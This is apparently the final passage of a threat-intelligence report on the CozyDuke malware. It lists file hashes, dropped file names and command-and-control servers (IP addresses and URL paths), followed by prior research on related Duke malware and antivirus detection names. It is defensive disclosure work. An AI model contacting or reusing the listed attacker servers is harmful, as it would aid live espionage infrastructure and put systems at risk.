f58a4369b8176edbde4396dc977c9008,
droppedreader_sl.ex_
83f57f0116a3b3d69ef7b1dbe9943801
b5553645fe819a93aafe2894da13dae7
acffb2823fc655637657dcbd25f35af8
1a42acbdb285a7fba17f95068822ea4e
d543904651b180fd5e4dc1584e639b5e
d7af9a4010c75af6756a603fd6aef5a4
93176df76e351b3ea829e0e6c6832bdf, 3852.pdf
f2b05e6b01be3b6cb14e9068e7a66fc1,
droppedreader_sl.ex_
57a1f0658712ee7b3a724b6d07e97259,
dropped3852.ex_
93176df76e351b3ea829e0e6c6832bdf, 5463.pdf
eb22b99d44223866e24872d80a4ddefd,
dropped5463reader_sl.ex_
90bd910ee161b71c7a37ac642f910059,
dropped5463.ex_
1a262a7bfecd981d7874633f41ea5de8
98a6484533fa12a9ba6b1bd9df1899dc
7f6bca4f08c63e597bed969f5b729c56
08709ef0e3d467ce843af4deb77d74d5

Related CozyDuke C&Cs:

```
121.193.130.170:443/wp-ajax.php
183.78.169.5:443/search.php
200.119.128.45:443/mobile.php
200.125.133.28:443/search.php
200.125.142.11:443/news.php
201.76.51.10:443/plugins/json.php
202.206.232.20:443/rss.php
```

```
202.76.237.216:443/search.php
203.156.161.49:443/plugins/twitter.php
208.75.241.246:443/msearch.php
209.40.72.2:443/plugins/fsearch.php
210.59.2.20:443/search.php
208.77.177.24:443/fsearch.php
www.getiton.hants.org.uk:80/themes/front/img/
www.seccionpolitica.com.ar:80/galeria/index.ph
209.200.83.43/ajax/links.php
209.200.83.43/ajax/api.php
209.200.83.43/ajax/index.php
209.200.83.43/ajax/error.php
209.200.83.43/ajax/profile.php
209.200.83.43/ajax/online.php
209.200.83.43/ajax/loader.php
209.200.83.43/ajax/search.php
```

Appendix: Parallel and Previous Research

The MiniDuke Mystery: PDF 0-day Government Spy Assembler 0x29A Micro Backdoor, Securelist, Feb 2013
Miniduke is back: Nemesis Gemina and the Botgen Studio, Securelist, July 2014
MiniDuke 2 (CosmicDuke), CrySyS, July 2014
COSMICDUKE Cosmu with a twist of MiniDuke [pdf], F-Secure, September 2014
THE CASE OF THE MODIFIED BINARIES, Leviathan Security, October 2014
A word on CosmicDuke, Blaze's Security Blog, September 2014
OnionDuke: APT Attacks Via the Tor Network, F-Secure, November 2014
The Connections Between MiniDuke, CosmicDuke and OnionDuke, F-Secure, January 2015

Kaspersky Lab products detect the malware used by the CozyDuke threat actor as:
HEUR:Trojan.Win32.CozyDuke.gen
Trojan.Win32.CozyBear.*